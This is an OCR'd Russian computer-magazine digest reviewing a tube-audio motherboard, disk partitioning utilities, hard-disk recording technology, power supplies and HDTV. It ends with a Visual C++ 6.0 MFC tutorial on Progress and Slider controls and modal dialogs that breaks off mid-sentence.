По мнению автора, AX4B-533 Tube позиционируется как основа для домашнего развлекательного центра с уклоном в сторону высококачественного звуковоспроизведения. Насколько это оправдано? Конструкторы не взяли на себя труд по разработке гибридной лампово-транзисторной схемы и собрали на лампе практически изолированный каскад, словно взятый из древнего учебника. Что ж, такое включение, по крайней мере, неспособно испортить сигнал, хотя с этой ролью прекрасно справился бы и полевой транзистор. Современный домашний кинотеатр должен обеспечивать шестиканальный звук по схеме 5.1, и плата эту функцию, естественно, поддерживает. Однако одна лампа с двумя триодами никак не может быть использована во всех шести каналах. Так что меломанам придется смириться с тем, что в большей части звуковых каналов лампы отсутствуют. Декодер Dolby Digital, микшер, аналого-цифровой и цифро-аналоговый преобразователи, микрофонный усилитель, переключатели — все это собрано исключительно на транзисторах, притом в интегральном исполнении (а часть функций обработки цифрового сигнала эмулируется программно). Таким образом, использование лампы не привело к уменьшению количества транзисторов в схеме. Так что если транзисторы способны ухудшить качество звучания, то звуковой тракт AX4B-533 Tube этой участи не избежал.

Автор измерил коэффициент нелинейных искажений в сквозном тракте с помощью программы SpectraLab. Он оказался равным 0,004%, что, безусловно, очень хорошо. Однако, та же характеристика у старенькой платы SB Live! Player составила 0,005%, т. е. разница оказалась в пределах погрешности измерения.

Отсюда автор делает вывод, что предложенное инженерами AOpen решение по качеству звукового тракта ничем не лучше и не хуже других систем с поддержкой звука 5.1. Что касается дополнительных возможностей (музыкального синтезатора, обработки звука, акустических эффектов и 3D-звука), то здесь оно существенно уступает звуковым платам с установленным на них цифровым сигнальным процессором. Конструкция, правда, позволяет подключить внешнюю звуковую плату и даже отключить питание лампы для экономии электроэнергии, но ради чего тогда платить лишние деньги и жертвовать тремя разъемами PCI?

Емкость современных жестких дисков достигает сотен гигабайт, что позволяет хранить на них сотни тысяч файлов самого разного назначения. Разобраться в этом скопище позволяет правильно организованная структура каталогов диска. Однако очень полезно при этом "разбить" диск на разделы и группировать файлы на разных логических дисках по некоторому критерию. **Поделить диск на разделы** можно стандартными средствами Windows (утилитой Fdisk), однако это достаточно неудобно. Лучше использовать специальные программы, позволяющие легко и просто выполнить эту работу. Трем таким программам посвящена статья *Е.Яворских* "Разделяй и властвуй" **(Мир ПК, №3/2003, С.74...82)**.

Сначала немного теории. В самом простом варианте на жестком диске находится одна операционная система вместе со всеми файлами пользователя. В этом случае на жестком диске имеется лишь один основной (primary) раздел, который одновременно является загрузочным, или активным. Чтобы создать логические диски, сначала придется сделать дополнительный (extended) раздел, и уже там их организовывать. Однако на практике оказывается, что одной ОС зачастую бывает недостаточно. В этом случае следует создать еще один или несколько основных разделов. Основных — потому что семейство Windows 9x/Me умеет загружаться лишь из основного раздела. А вот системы Windows 2000/XP способны загружаться не только из основного раздела, но и с логического диска.

Стандартными средствами можно создать не более четырех основных разделов, а если вы решите, что требуется еще и дополнительный, то их число уменьшается до трех. Дополнительный раздел (который на самом деле и не раздел вовсе, а своего рода "контейнер" для логических дисков) бывает всегда один, зато логических дисков на нем допускается создавать сколько угодно — хватило бы емкости жесткого диска.

Выбрать вариант загружаемой ОС можно по-разному, однако самый оптимальный заключается в установке одного из так называемых "менеджеров загрузки". Сначала в среде Windows такой менеджер определит, какие из операционных систем уже установлены на компьютере, попросит назначить ту, которая будет загружаться по умолчанию, а затем, в самом начале процесса загрузки, выдаст удобное меню со списком всех ОС. Системы Windows 2000/XP могут создавать фирменные меню мультизагрузки, поэтому если предполагается установить связку Windows 9x/Me/2000/XP, сторонний загрузчик для ОС не понадобится.

В составе Windows есть возможности по созданию/удалению основных и дополнительных разделов. Для этого нужно загрузиться с системной дискеты и запустить утилиту FDISK. К сожалению, эта программа устроена так, что после создания разделов их нужно отформатировать, что, естественно, приведет к потере всей информации. Избежать этого можно, если воспользоваться рассмотренными ниже программами.

Программа PowerQuest PartitionMagic 8.0 является лидером в своей области. Компания PowerQuest (www.powerquest.com) продает ее за 70 USD, но можно загрузить и пробную версию объемом 29 Мб.

Приложение работает со всеми версиями Windows — от 95/NT4 до Me/XP. Ей необходимо минимум 32 Мб ОЗУ и процессор не ниже Pentium 150. Программа работает с файловыми системами FAT16, FAT32, NTFS, Linux Ext2/3, а также знает, что такое раздел для файла подкачки Linux. Она позволяет:

- создавать и удалять разделы на жестком диске, а также изменять их размер без потери данных;
- выполнять слияние разделов без потери данных (например, можно соединить в одно целое основной раздел и логический диск);
- преобразовывать файловые системы FAT32 в FAT16 и NTFS, а также NTFS в FAT32;
- изменять размеры кластера для уменьшения потерь дискового пространства, в том числе на дисках с файловой системой NTFS;
- после изменения буквы диска встроенная утилита DriveMapper проверяет пути к программам и, при необходимости, вносит изменения в реестр, а также делает соответствующие исправления в системных ярлыках;
- проверяет жесткие диски на наличие плохих секторов;
- работает с разделами размером до 160 Гб (при наличии 15 Мб свободных);
- поддерживает внешние жесткие диски с интерфейсами USB2 и FireWire (IEEE 1394);
- входящая в комплект утилита BootMagic 8.0 при необходимости создает удобное меню для выбора загрузки той или иной операционной системы;
- есть возможность создания загрузочных дискет для внесения изменений или исправлений в среде DOS.

Главное окно программы сразу же наглядно покажет все разделы, имеющиеся на жес-

тких дисках вашего компьютера. Причем каждый раздел, в зависимости от типа файловой системы, имеет свой цвет, так что ошибиться будет трудно. Также ясно виден размер свободного места в разделе (незанятое пространство выделено белым цветом). Команды для всех операций с разделами доступны как в основном, так и в контекстном меню.

Новая версия программы пополнилась панелью действий, расположенной в левой части главного окна. В разделе Pick a Task представлен набор "Мастеров" для основных операций с разделами (создание нового раздела, перераспределение свободного места, установка новой ОС). Каждый "Мастер" состоит из цикла последовательных шагов, представленных в виде вполне понятных окон.

Программа Acronis Partition Expert 2003 разработана российской компанией Acronis (www.acronis.ru) и имеет дистрибутив размером около 15 Мб. Цена русской версии — 300 рублей. Фирма также предлагает свой менеджер загрузок под названием Acronis OS Selector, но в комплект Partition Expert 2003 он не входит, а продается отдельно.

Для функционирования Partition Expert необходима любая современная версия Windows и не менее 32 Мб ОЗУ. Программа без проблем работает с дисками емкостью более 180 Гб и понимает файловые системы FAT16/32 и NTFS, а для Linux — Ext2/Ext3, ReiserFS и Linux swap.

При установке приложения пользователю, как и в случае с продуктом PowerQuest, предлагается создать загрузочные дискеты или CD-ROM (PartitionMagic умеет создавать только флоппи-диски для аварийных работ). Возможны два варианта создания дискет: или две — для обычной версии программы, или три — для полного комплекта с поддержкой устройств USB 2.0 и FireWare. В этом плане Acronis Partition Expert идет в ногу со временем.

Программа позволяет форматировать раздел, преобразовывать логический диск в основной раздел и, наоборот, изменять размер кластера и буквы раздела. А для того чтобы скрыть какой-либо раздел, есть "секретная" опция.

Отдельной похвалы заслуживает тот факт, что часть пакета, предназначенная для работы в среде DOS, имеет точно такой же интерфейс, что и часть для Windows.

Для тех, кто имеет опыт работы с PartitionMagic, интерфайс этого приложения будет абсолютно понятен и узнаваем.

Paragon Partition Manager 5.5 — еще одно российское приложение. Оно разработано компанией "ООО Парагон Хвй Тех" (www.paragon.ru). В пакет Paragon Partition Manager, помимо прочего, входят мультизагрузчик Boot Manager и утилита Partition Explorer, с помощью которой можно получить доступ к содержанию разделов FAT16/32, NTFS, Ext2FS из DOS или любой версии Windows. Очень заманчиво работать с NTFS-разделами, находясь в среде Windows 98. Также имеется утилита Ext2FS Anywhere, предоставляющая доступ к Linux-разделам в среде Windows 9x/Me/NT/2000/XP.

Размер дистрибутива Paragon Partition Manager 5.5 составляет всего 7,5 Мб, а цена — 400 руб. за русскую версию программы.

Из особенностей этого приложения автор отмечает поддержку NTFS со сжатыми файлами и/или папками, а также возможность преобразования версий NTFS. Отдельно стоит упомянуть о новой функции под названием "Дефрагментация MFT" (во всяком случае, в двух рассмотренных выше приложениях ничего похожего найдено не было). Эта хитрая штука позволяет дефрагментировать основную структуру NTFS — главную таблицу файлов (Master File Table, MFT), благодаря чему повышается быстродействие файловой системы. Все эти полезные операции доступны в подменю "Модификация" меню "Раздел" или во всеохватывающем контекстном меню.

Создание одной загрузочной дискеты выполняется с помощью утилиты Diskette Build Wizard. Если на вашем компьютере имеются накопители CD-ROM или Iomega Zip, этот "Мастер" разместит на флоппи-диске необходимые драйверы, правда, придется указать путь к нужным драйверам на жестком диске.

DOS-версия программы имеет русскоязычный интерфейс и содержит все инструменты, требующиеся для аварийно-восстановительных работ.

В дополнение к утилите для работы с разделами, пользователь получает мультизагрузчик Paragon BootManager, состоящий из двух частей — для Windows и для DOS. Часть для Windows представляет собой простенького вида окно, в котором можно откорректировать список имеющихся ОС, а также включить/отключить менеджер загрузок (меню "BootManager/Включить"). Там же имеется "Мастер" для установки новой ОС.

Подводя итоги, автор отмечает, что для тех, кто не мыслит своей работы без русского интерфейса, выбор очевиден — это либо Paragon Partition Manager, имеющий самый демократичный размер дистрибутива в сочетании с доступной ценой и включающий практически все необходимые инструменты для манипулирования разделами, либо Acronis Partition Expert с его самой низкой ценой и очень дружественным интерфейсом.

Не боящиеся английского языка и жаждущие получить "в одном флаконе" целый набор нужных утилит, включая элегантный мультизагрузчик BootManager, наверняка предпочтут PowerQuest PartitionMagic 8.0, если у них есть лишние 70 USD.

Перспективам развития винчестеров посвящена статья *В.Леонова* "Развитие технологии записи на магнитный диск" **(КомпьютерПресс, №5/2003, С.145...147).**

Первое устройство хранения данных с произвольным доступом, названное жестким диском, или винчестером, было выпущено компанией IBM в 1956 г. Устройство имело емкость 5 Мб, данные записывались на 50 дисков диаметром 24 дюйма, вращающихся со скоростью 1200 об/мин. Среднее время доступа равнялось одной секунде, а плотность записи — 2 Кбит/кв.дюйм. Размеры устройства были сравнимы с размером двух домашних холодильников, а его стоимость составляла 50 тыс. USD.

В 1980 г. компания Seagate выпустила первый жесткий диск с пластинами диаметром 5,25 дюйма, предназначенный для установки в персональные компьютеры и имевший емкость 5 Мб.

Основной параметр винчестера — плотность записи информации на пластине. Ее рост благотворно влияет на многие характеристики жесткого диска. Во-первых, более плотное расположение данных позволяет считать больше информации за один оборот диска, а во-вторых, с уменьшением размеров пластин головка проходит меньшее расстояние при поиске нужной дорожки, что приводит к сокращению времени доступа к данным. В настоящее время плотность записи достигла 70 Гбит/кв.дюйм у коммерческих продуктов и превысила 100 Гбит/кв.дюйм у лабораторных образцов жестких дисков, которые появятся в продаже в 2005 г. В **таблице** приведены данные за 1994...2005 гг.

Год	Ширина дорожки, нм	Длина участка, занимаемого битом, нм	Плотность записи, Гбит/кв.дюйм
1994	4800	270	0,5
1996	2900	170	1,3
1998	1300	94	5
2000	620	52	20
2002	250	30	80
2005 (прогноз)	64	10	1000

Плотность записи зависит от размеров отдельных битов и определяется двумя параметрами: плотностью расположения дорожек записи и размером бита вдоль дорожки. Плотность записи следует увеличивать, а размер бита — уменьшать. Но здесь начинают действовать ограничения. Если сделать единичный участок хранения слишком маленьким, его магнитная энергия станет настолько ничтожной, что со временем может совсем исчезнуть из-за теплового движения частиц, и тогда информация потеряется. Чтобы этого не допустить, необходимо повысить коэрцитивную силу материала магнитного слоя диска. Это, в свою очередь, потребует повышения напряженности записывающего магнитного поля, которое обеспечивается улучшением конструкции головки и уменьшением зазора между головкой и магнитным слоем.

В настоящее время считается, что для применяемой сегодня технологии продольной записи предел увеличения плотности составляет 100...200 Гбит/кв.дюйм. Продольная магнитная запись характеризуется тем, что северный и южный полюса намагниченного участка располагаются вдоль поверхности магнитного диска, то есть рабочий слой перемагничивается вдоль движения.

Для дальнейшего повышения плотности записи необходимо перейти на другую технологию записи. В качестве наиболее вероятной называется перпендикулярная технология магнитной записи, характеризующаяся тем, что северный и южный полюса намагниченного участка располагаются перпендикулярно поверхности магнитного диска. Такое направление поля обеспечивается конструкцией записывающей головки. Технология перпендикулярной магнитной записи известна довольно давно, и была даже сделана попытка ее коммерческого применения во

флоппи-дисководах емкостью 2,88 Мб, однако они не получили широкого распространения из-за высокой стоимости дискет.

Более эффективная геометрия магнитного поля, создаваемого головкой при перпендикулярной магнитной записи, позволяет увеличить плотность энергии магнитного поля в рабочем слое примерно в четыре раза. Кроме того, разноименные полюса намагниченных и ненамагниченных участков расположены на противоположных сторонах рабочего слоя носителя. Поэтому магнитные поля от соседних ненамагниченных участков будут стабилизировать состояние намагниченного участка. Это позволяет заметно уменьшить минимальные размеры стабильных магнитных доменов.

По расчетам специалистов компании Seagate, перпендикулярная запись позволит достичь плотности записи порядка 1 Тбит/кв.дюйм, что эквивалентно возможности записать более 1 Тб информации на стандартный трехдюймовый диск.

Приведенные цифры намного превышают те, что могут предложить современные дисковые накопители, однако и этих показателей плотности может оказаться недостаточно. Поэтому инженерам уже сейчас приходится искать новые, еще более перспективные технологии записи и хранения информации.

В качестве наиболее вероятных рассматриваются термомагнитная запись (Heat Assisted Magnetic Recording, HARM) и так называемые самоорганизующиеся магнитные решетки (Self-Ordered Magnetic Arrays, SOMA).

Технология термомагнитной записи похожа на технологию, используемую в магнитооптических приводах. При записи в обоих случаях используется зависимость магнитных свойств рабочего слоя от температуры. Разница состоит в способе чтения информвции с диска. В оптических приводах информация считывается лучом лазера, работающего на меньшей, чем при записи, мощности, а в термомагнитной записи информация считывается магнитной головкой так же, как в обычном жестком диске.

Запись информации осуществляется путем нагрева участка рабочего слоя, находящегося в магнитном поле записывающей головки. Нагревание производится кратковременным импульсом. Его длительность меньше длительности магнитного импульса. Записывающее магнитное поле подбирается с таким расчетом, чтобы при отсутствии нагрева его величина была недостаточной для перемагничивания рабочего слоя. При повышении температуры участка рабочего слоя происходит существенное изменение его магнитных свойств, например, может в 3…4 раза уменьшаться коэрцитивная сила. Это приводит к тому, что нагретые участки перемагничиваются и представляют собой записанную информацию.

Для термомагнитной записи используются материалы с высокой коэрцитивной силой, что обеспечивает высокую стабильность записанной информации. Минимальные размеры области, соответствующей одному биту информации, определяются диаметром сфокусированного светового луча. По оценкам специалистов компании Seagate, термомагнитная запись позволит достичь плотности записи 10 Тбит/кв.дюйм.

В основе технологии SOMA лежит идея создания небольших изолированных ячеек магнитного материала, организованных в регулярные массивы. Для записи одного бита информации сейчас необходимо примерно 100 зерен магнитного материала. Специалисты Seagate работают над тем, чтобы каждое зерно хранило собственный уникальный бит, что позволит резко увеличить плотность записи информации. Они ищут способы выстроить магнитные зерна в правильные решетки, которые не только позволят считывать и записывать данные, но и обеспечат высокую стойкость к температурным воздействиям. Сегодня считается, что наилучшим материалом для изготовления таких носителей является сплав железа и платины с добавлением других химических элементов в тщательно сбалансированном соотношении.

Предполагается, что сочетание технологий SOMA и HAMR позволит достичь плотности записи на магнитный диск 50 Тбит/кв.дюйм.

Если пришла пора заменить ваш компьютер, поскольку все возможности апгрейда уже исчерпаны, и вы, как опытный компьютерный ас, намереваетесь собрать его замену самостоятельно, рекомендуем обратить внимание на статью *Д.Дмитриева* "Правильное питание" **(CHIP, №5/2003, С.58…63)**, посвященную **выбору блока питания, сетевых фильтров и источника бесперебойного питания.**

Создание надежной системы питания компьютера включает два этапа. Прежде всего, нужно выбрать качественный блок питания. Затем нужно позаботиться о защите компьютера от неожиданных выбросов и сбоев питающей электросети. Хорошо бы, кроме того, защитить модем от выбросов напряжения в телефонной сети и подумать о защите сетевых компонентов от нестабильности в работе компьютерных сетей.

Основной момент при производстве блока питания — количество установленных внутри элементов. Чем их больше, тем сложнее блок и выше его электрические характеристики. Безусловно, такая оценка весьма приблизительна, и бывают приятные исключения, однако общее правило таково. Каждая цепь фильтрации содержит электролитические конденсаторы, которые имеют значительные габариты и вес. Чем больше размеры конденсатора, тем выше его емкость и, следовательно, фильтрующие свойства. Продолжив цепочку рассуждений, можно предположить, что не обязательно даже заглядывать под крышку блока, достаточно просто взвесить его в руке.

Если БП имеет небольшой размер и весит относительно немного, то он, скорее всего, невысокого качества. Открыв крышку такого блока, вы обнаружите, что на монтажной плате имеются свободные места. Это производитель сэкономил на элементах для удешевления своей продукции. Характерным признаком такого блока питания является также тонкая, как праавило, оцинкованная листовая сталь корпуса блока. Другие признаки экономии — плохая изоляция в месте выхода проводов из блока питания или вообще отсутствие таковой, а также малое количество разъемов для подключения устройств.

Качественный блок питания выполнен в корпусе из достаточно толстой листовой стали, имвет значительные габариты (в глубину не менее 120 мм) и вес более одного килограмма. Некоторые производители и поставщики, стремясь подчеркнуть качество своего товара, указывают вес и габаритные размеры блоков питания в названиях моделей и прайс-листах. Выход проводов надежно защищен пластмассовой или резиновой втулкой, имеется достаточно разъемов для подключения устройств, провода довольно длинные и всегда заплетены в жгуты, перехваченные нейлоновыми стяжками.

Другой важный параметр — выдаваемая мощность. Суммарная потребляемая всеми компонентами системы мощность не должна превышать выходную мощность БП. Ситуация усугубляется еще и тем, что в последнее время появилась тенденция к питанию периферийных устройств, подключаемых по скоростным шинам USB и FireWire, от основного блока питания компьютера. Для контроля нагрузки на блок питания в операционные системы встраиваются механизмы оповещения пользователя о потребляемой подключенным устройством мощности. Если в какой-то момент произойдет превышение потребляемой мощности, то есть возникнет перегрузка, то система защиты БП просто отключит потребляющие цепи. Ни о каком нормальном завершении работы приложений и операционной системы речи в этом случае быть не может, компьютер попросту выключится. Для возврата блока в нормальное состояние придется его обесточить и, выждав несколько секунд, вновь подключить к питающей сети.

Мощность блока питания является его основной характеристикой. Типичные значения мощности для современных блоков питания — 160, 180, 200, 250, 300, 350 и 400 Вт. Дальнейшее увеличение мощности создает проблемы с отводом тепла, поэтому в случаях, когда мощности одного блока питания не хватает, устанавливают еще один — дополнительный. Место для дополнительного блока часто можно встретить в корпусах тина Bigtower.

Впрочем, для питания домашнего компьютера или офисной станции дополнительный блок, скорее всего, не понадобится. Если дальнейшая модернизация не входит в ваши планы, для системы в базовой комплектации с одним жестким диском и одним приводом CD-ROM вполне достаточно блока питания мощностью 250 Вт. В противном случае купите блок мощностью 300…400 Вт, что позволит вам включить в вашу систему дополнительный жесткий диск, CD-RW-рекордер и сканер с интерфейсом USB и питанием по этой шине.

Мощность блока питания обычно обозначается на соответствующей наклейке на боковой стенке корпуса. Наличие наклейки уже говорит о многом. На самых дешевых моделях нет даже ее. В некоторых случаях наклейка представляет собой небольшой чек-лист, где в клетке напротив значения мощности ставится маркером пометка. Если вы выбрали недорогой блок питания, то к необходимой вам мощности добавьте еще 50 Вт — это послужит гарантией того, что ваше оборудование будет нормально работать.

Вопрос цены, как правило, тесно связан с качеством товара. Понятно, что в состав

недорого корпуса стандарта ATX стоимостью 25...30 USD не может входить блок питания такой же цены. Стоимость дорогих моделей известных производителей может достигать 250 USD. Но можно с уверенностью сказать, что за 40...60 USD реально купить качественный блок питания с мощностью, соответствующей заявленной.

Еще один фактор, влияющий на стабильность работы блока питания — старение элементов. Защититься от этого довольно сложно. Однако с уверенностью можно сказать, что чем дороже блок питания, тем более качественные компоненты в нем используются и тем выше гарантия стабильной работы по прошествии нескольких лет.

При длительной эксплуатации компьютера появляются проблемы с вентилятором. Обычный вентилятор размером 80x80 мм с подшипниками скольжения и частотой вращения 2500...3000 об./мин работает год...два, после чего начнет шуметь, а потом и вовсе остановится. Не следует медлить с заменой загудевшего вентилятора. Гораздо больший срок эксплуатации вентилятора — на одно-, двух-, а еще лучше трехрядном шариковом подшипнике. Такой подшипник проработает три года и более. Понятно, что хороший вентилятор также добавит несколько долларов к стоимости блока питания.

Передовые производители внедряют в блоки питания свои фирменные технологии и дополнительные сервисные функции, которые позволяют снизить шум и вибрации, вести контроль за работой вентилятора, защитить выход блока от перегрузок. Хорошим тоном считается наличие на блоке питания выключателя входного напряжения 220 В, который располагается на задней стенке, и разъема для подключения монитора.

Обычный сетевой фильтр напоминает бытовой тройник-удлинитель. В его корпусе размещена схема фильтрации помех и защиты от импульсных выбросов, а наружу выведено несколько розеток для подключения защищаемых устройств. Принцип действия сетевых фильтров очень простой. До тех пор, пока напряжение питающей электросети в норме, ток проходит через цепи фильтрации помех и поступает на защищаемые устройства. Как только входное напряжение превышает допустимый порог, или величина помехи такова, что фильтр не в состоянии ее подавить, срабатывает схема защиты, и цепь разрывается. Защищаемые устройства отключаются неожиданно, что, конечно, плохо. Однако риск повреждения компьютера и, прежде всего, входных цепей блока питания в этом случае сводится на нет.

При подключении домашней системы к аналоговым телефонным сетям риск повреждения системы через модем невелик. Телефонные кабели обычно закладываются глубоко в землю, что защищает их от гроз. Однако если это не так, и вы знаете, что в телефонной линии имеется воздушный участок, защита сразу приобретает смысл. Аналогичная проблема возникает и в случае, если ваш компьютер включен в локальную сеть. Дело в том, что воздушные участки часто становятся жертвами грозовых разрядов. Огромная энергия разряда, распространяясь по коммуникациям, моментально выводит из строя оконечные устройства — модемы и сетевые карты, а через них и всю систему в целом. Аналогичные проблемы возникают в случае прохождения кабелей локальной сети вблизи мощных силовых линий.

Средствами защиты телефонных линий снабжаются многие модели сетевых фильтров и источников бесперебойного питания. Несколько иначе ситуация обстоит с защитой локальных сетей. В этом случае вам придется приобрести специальный фильтр для защиты соединений сети.

Задача повышения надежности и качества электропитания компьютерных систем не нова. Множество предлагаемых решений позволят вам защитить систему так надежно, как вы посчитаете нужным. Оцените свои потребности и сделайте правильный выбор.

Перспективам развития цифрового телевидения и возможностям использования ПК для приема ЦТВ-программ посвящена статья *Д.Патракова* "Телевидение будущего" **(CHIP, №5/2003, С.52...57).**

В настоящее время наиболее распространенными являются стандарты аналогового телевидения (NTSC, PAL, SECAM), которое в своем развитии достигло большого совершенства. Однако применение цифровых методов обработки видео- и звукового сигнала позволяет резко улучшить качественные показатели телевизоров.

Большинство современных спутниковых систем телевещания использует цифровое кодирование сигнала. Однако на выходе таких систем цифровой сигнал преобразуется в аналоговую форму для отображения на аналоговых телевизорах. Картинка смотрится великолепно, но она смотрелась бы еще лучше, если бы удалось вовсе избавиться от преобразования сигнала в аналоговую форму.

Когда говорят о цифровом телевидении (djgital television, DTV), речь идет о передаче цифрового телевизионного сигнала, его приеме и отображении на цифровых телевизорах.

Существует класс DTV, в последнее время очень активно развивающийся. Это так называемое high definition digital television (HDTV). HDTV представляет собой цифровое телевидение с высоким разрешением, сочетающееся с высококачественным многоканальным звуком в формате Dolby Digital. Разрешение HDTV является самым высоким среди всех стандартов, определенных комитетом ATSC. Для трансляции и приема HDTV необходимо специальное съемочное и первдающее оборудование на HDTV-станциях, а также специальное приемное оборудование на стороне конечного потребителя.

Для передачи изображения в HDTV используются следующие форматы:

- 720p — 1280x720, построчная развертка;
- 1080i — 1920x1080, чересстрочная развертка;
- 1080p — 1920x1080, построчная развертка.

Построчная и чересстрочная развертки относятся к системе сканирования. В случае использования формата с чересстрочной разверткой, за один цикл сканирования экрана обновляются сначала нечетные строки развертки изображения, а в следующем цикле — четные. При обновлении изображения с частотой 30 кадров/с на экране каждую одну шестидесятую долю секунды отображается половина кадра. Для небольших экранов эффект от чересстрочной развертки незаметен, но чем экран больше, тем сильнее начинает проявляться мелькание изображения.

Одной из проблем при внедрении HDTV является необходимость передачи значительно возросшего потока информации в рамках прежней полосы пропускания. Увеличение ширины одного канала или же использование нескольких каналов является крайне нежелательным, поскольку телерадиовещательные компании и без того испытывают нехватку доступных диапазонов частот. Для решения этой задачи следует использовать какие-либо методы сжатия данных.

В цифровом телевидении для передачи высококачественного изображения в рамках каналов с разумной пропускной способностью используется алгоритм сжатия и кодирования сигнала MPEG-2, что позволяет достичь коэффициента сжатия порядка 55:1. Этот же метод используется в DVD и в ряде систем спутникового телевещания. Он хорошо подходит для того, чтобы отбрасывать детали, и без того не улавливаемые человеческим глазом, и в любом случае качество изображения получается значительно выше, чем в обычном аналоговом телевидении.

Любая HDTV-система включает: устройство отображения, поддерживающее DTV-форматы изображения; звуковую подсистему, способную адекватно воспроизводить шестиканальный звук Dolby Digital; декодер для обработки сжатого видео и звука; HDTV-тюнер, преобразующий принимаемые радиосигналы в сжатые цифровые видео- и вудиоданные. Если построить HDTV-систему на базе ПК, в качестве устройства отображения может использоваться хороший монитор с большой диагональю (он должен поддерживать разрешение вплоть до 1920x1440x60), обработку звука будут выполнять звуковая карта и процессор, декодирование видео MPEG-2 проведет видеокарта (кварты на базе GPU от ATI и NVIDIA содержат соответствующие дополнительные микропроцессоры). Основную задачу — прием HDTV-сигнала и его преобразование в цифровую форму — должен решать HDTV-ресивер. На рынке есть ряд устройств подобного назначения, автор дает краткую характеристику четырем наиболее распространенным.

В заключение автор отмечает, что зона покрытия HDTV-вещания в США, Японии и Европе постоянно растет. 1 декабря 2000 года был запущен спутник, начавший коммерческое HDTV-вещание над территорией Японии. В США первая локальная станция телевещания, передающая HDTV-трансляции, появилась в 1996 году, и согласно планам, все 1678 станций телевещания должны перейти на HDTV-формат вещания к 2006 году. В Европе, где цифровое вещание развивается сравнительно давно, развертывание HDTV-вещания проходит медленнее. Основными областями использования HDTV здесь являются производство и последующая обработка теле- и киноматериалов, а не их трансляция, а компании, занимающиеся телевещанием, предпочитают транслировать большое число обычных цифровых каналов вместо HDTV-трансляций, требующих гораздо больших диапазонов частот.

А.КОРБИТ, А.ЩЕРБАКОВ,
г.Минск, БГУИР.

Программирование в среде Visual C++ 6.0

Элементы управления Progress и Slider. Модальные диалоговые окна

Цель этой статьи — изучить работу элементов управления Progress и Slide, а также закрепить навыки по самостоятельному созданию модальных диалоговых окон.

1. Элементы управления Progress и Slider

Для отображения выполнения какого-либо длительного процесса в Windows существует элемент ***Progress*** (Шкала индикации). Этот элемент управления используется для наглядного представления изменяемой характеристики. Progress представляет собой прямоугольник, который заполняется системным цветом в направлении слева направо по мере выполнения операции.

Класс CProgressCtrl обеспечивает управление состоянием индикатора. Для установки текущей позиции индикатора в классе CProgressCtrl используется функция

```
int SetPos( int nPos );
```

Здесь `nPos` — это новая позиция линейного индикатора. На выходе функция возвращает старую позицию индикатора. По умолчанию верхний предел значений равен 100 (что соответствует полностью заполненному индикатору), а нижний — 0 (что соответствует полностью незаполненному индикатору).

При необходимости для изменения пределов можно воспользоваться функцией

```
void SetRange( short nLower, short nUpper );
```

Здесь: `nLower` — значение нижнего предела; *nUpper* — новое значение верхнего предела.

Элемент управления ***Slider*** (Маркер, Линейный регулятор) представляет собой линейный регулятор, содержащий бегунок и метки шкалы. Этот элемент управления может использоваться для выбора дискретных значений из некоторого диапазона, т.е. его, как правило, используют для плавного изменения значения задаваемого параметра в некотором диапазоне в зависимости от положения бегунка.

В MFC элементу линейного регулятора соответствует класс CSliderCtrl. Как и в классе CprogressCtrl, для установки нового положения бегунка в классе CSiderCtrl используется функция ***SetPos***. Для установки диапазона допустимых значений служит функция ***SetRange***. Когда требуется определить положение бегунка, то вызывают функцию-член класса CSiderCtrl:

```
int GetPos( ) const;
```

Кроме того, часто возникает необходимость запрограммировать обработчик сообщения WM_HSCROLL. Как правило, обработка данного сообщения заключается в определении нового положения бегунка (метод ***GetPos***) и отображении его значения в другом элементе управления, например, в диалоговой панели.

2. Модальные диалоговые окна

Напомним, что существует два типа диалоговых окон — *модальные* и *немодальные*.

Модальные окна должны быть закрыты пользователем, для того чтобы приложение могло продолжать свое выполнение. Немодальные окна позволяют пользователю продолжать выполнять другие задачи без закрытия диалога, поэтому модальные диалоги более распространены. Примером модального окна может служить стандартный диалог выбора файлов.

Для создания модального диалогового окна сначала создают ресурс диалогового окна, и с помощью ClassWizard создают новый класс диалогового окна, порожденного от класса CDialog. Для вызова диалогового окна вызывают функцию **DoModal( );**.

Для возвращения из модального диалога значений в основную программу можно в классе диалогового окна объявить поля или функции.

3.Пример написания программы

Необходимо написать программу, вычисляющую значение интеграла функции $f(x) = x^2$ по следующей приближенной формуле:


$$I = \int_a^b (x)dx = \sum_{i=1}^{N} f(x_i) \cdot h,$$

где:

- *a*, *b* — границы интегрирования;
- *N* — число разбиений;
- *h* — шаг, $h=(b-a)/N$, $x_i = h \cdot i$.

Число разбиений должно задаваться с помощью элемента Slider, а скорость вычисления интеграла — элементом Progress. Границы интегрирования задаются в модальном диалоговом окне.


Рис. 1



Для решения задачи создадим проект на основе диалогового окна, отключив на втором шаге опцию About Box. Используя панель Controls, нанесем на заготовку формы один элемент EditBox, два элемента StaticText, два элемента Button и по одному элементу Slider и Progress. Название кнопки OK заменим на Выход (**рис.1**).

Теперь с помощью мастера ClassWizard свяжем компонент EditBox с переменной m_res типа double, компонент Progress — с переменной m_progress, выбрав ее тип как CProgressCtrl, а элемент управления Slider свяжем с переменной m_slider, выбрав ее тип как CSliderCtrl.


Рис. 2



Для создания модального диалогового окна в закладке ResourseView окна Workspase во всплывающем меню требуется выбрать пункт Insert..., после чего должен появиться диалог Insert Resource, изображенный на **рис.2**.

В диалоге Insert

